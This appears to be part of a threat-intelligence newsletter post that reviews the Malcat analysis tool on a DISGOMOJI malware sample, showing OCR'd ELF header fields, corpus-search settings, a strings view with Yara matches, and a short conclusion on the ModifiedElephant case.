
ELF	0x00400000
ELF	
Magic	7F454C46
Class	ELFCLASS64
DataEncoding	LSB
Version	0x1
Reserved	000000000000000000
Type	EXEC
Machine	AMD x86-64
Version	0x1
Entry	0x46D5C0
ProgramHeaderOffset	0x40
SectionHeaderOffset	0x190
Flags	0x0
ElfHeaderSize	0x40
ProgramHeaderEntrySize	0x38
ProgramHeaderNum	0x6
SectionHeaderEntrySize	0x40
SectionHeaderNum	0x10
SectionHeaderStringIndex	0xD

Screenshot 11: Own Yara dataset enabled

Once I have enabled the custom Yara rule base, all relevant detections will be displayed in the "Other" view under "Yara signatures," as seen in the screenshot above.

Corpus lookup

Another feature I would like to share is the ability to look up relevant strings or byte patterns of a new sample against a corpus of malware samples.



Triage key:

Enable InQuest: ☑

InQuest key:

Local samples corpus:

Cases_VLX: Z:\

VXunderground: E:\Corpus

Remote samples corpus (VTGREP):

VTGrep enable: ☑

VTGrep fetch limit: 100


Misc. options:

Validate SSL certificates: ☑

Kesakode server: https://cloud.malcat.fr

Screenshot 12: Configuration of the Malware Corpus

In the screenshot above, you can see that I have enabled the VXUnderground dataset and my own dataset.



26534 strings found (585770 bytes / 11.04% of file) ☑ SCAN ☑ META ☑ USER ☑ DYN

String	Address	Danger	Type	Codec	Tag
/sync/mutex/wait/total:seconds	0x006ac7d9 (.rodata:777d9)		META	Ascii	PATH
/gc/heap/objects:objects	0x006a9ca5 (.rodata:74ca5)		META	Ascii	PATH
/sched/latencies:seconds	0x006a9cbd (.rodata:74cbd)		META	Ascii	PATH
tls: unsupported certificate: p...ey, expected ed25519.PrivateKey	0x006b746c (.rodata:8246c)		META	Ascii	
/gc/stack/starting-size:bytes	0x006ac07c (.rodata:7707c)		META	Ascii	PATH
/gc/heap/tiny/allocs:objects	0x006ab895 (.rodata:76895)		META	Ascii	PATH
/gc/heap/allocs-by-si	.rodata:7705f)		META	Ascii	PATH
main.downloadFile.de	trings.symtab>+287cf)	apt_mal...r_may24	SCAN	Ascii	
/sched/gomaxprocs:t	(.rodata:75327)		META	Ascii	PATH
main.downloadFile.de	trings.symtab>+287ec)	apt_mal...r_may24	SCAN	Ascii	
main.downloadFile.de	(.gopclntab:3551d)	apt_mal...r_may24	SCAN	Ascii	
/proc/sys/kernel/host	(.rodata:75133)		META	Ascii	PATH
/gc/scan/globals:byte	rodata:73ff7)		META	Ascii	PATH
main.downloadFile.de	(.gopclntab:3553a)	apt_mal...r_may24	SCAN	Ascii	
/gc/heap/frees-by-siz	(.rodata:76879)		META	Ascii	PATH
/gc/heap/allocs:objec	(.rodata:746bd)		META	Ascii	PATH
/gc/scan/stack:bytes	(.rodata:733a5)		META	Ascii	PATH
runtime.main_init_do	trings.symtab>+2b428)	susp_gol...build_id	SCAN	Ascii	
/gc/scan/total:bytes	(.rodata:733b9)		META	Ascii	PATH
reflectlite.Set	(.rodata:71877)		META	Ascii	PATH
AllThreadsSyscall6 r	(.rodata:81461)		META	Ascii	
crypto/rand: blocked	.rodata:81fd3)		META	Ascii	
/gc/heap/allocs:bytes	(.rodata:7393b)		META	Ascii	PATH
http2: Transport rece	(.rodata:812c9)		META	Ascii	
/gc/gomemlimit:bytes	(.rodata:733e1)		META	Ascii	PATH
/gc/gogc:percent	(.rodata:71bcb)		META	Ascii	PATH
tls: certificate RSA k	.rodata:81af9)		META	Ascii	
Unsolicited response	(.rodata:81b43)		META	Ascii	
/gc/heap/frees:object	(.rodata:7400d)		META	Ascii	PATH
/lib/time/zoneinfo.zip	(.rodata:73de7)		META	Ascii	PATH
/gc/pauses:seconds	.rodata:726df)		META	Ascii	PATH
2.5.4.5	(.rodata:6f4d6)		META	Ascii	IP
x509: certificate relie	(.rodata:8179a)		META	Ascii	
runtime: internal erro	(.rodata:80ab7)		META	Ascii	
/etc/services	0x006a5cb1 (.rodata:70cb1)		META	Ascii	PATH
/etc/protocols	0x006a6178 (.rodata:71178)		META	Ascii	PATH
go package net: cgo resolver no...rted; using Go's DNS resolver	0x006b641d (.rodata:8141d)		META	Ascii	

Whenever you find interesting strings or byte patterns that you want to check against your configured malware corpora, you can select the strings and select “Search in corpus” via the context menu of Malcat. If a sample is matched, it will be displayed in the search results.

Conclusion

I have highlighted some of Malcat's great functionalities in this anchored narrative based on a known DISGOMOJI sample we encountered in an active breach of the Indian government by Pakistani hackers. If you cannot find your way in IDA or Ghidra, Malcat might be yours. It will also increase the quality of your Yara signature writing as it has some great features I have not yet highlighted. Malcat is a time saver as it drastically improved my static analysis speed.

I will update you on the Bhima Koregaon case in the subsequent anchored narrative. The defendants are still in jail because a hacker group dubbed ModifiedElephant planted manipulated digital evidence on their computers.

A la prochaine!

Thanks for reading Anchored Narratives on Threat Intelligence and Geopolitics! Subscribe for free to receive new posts and support my work.

Discussion about this post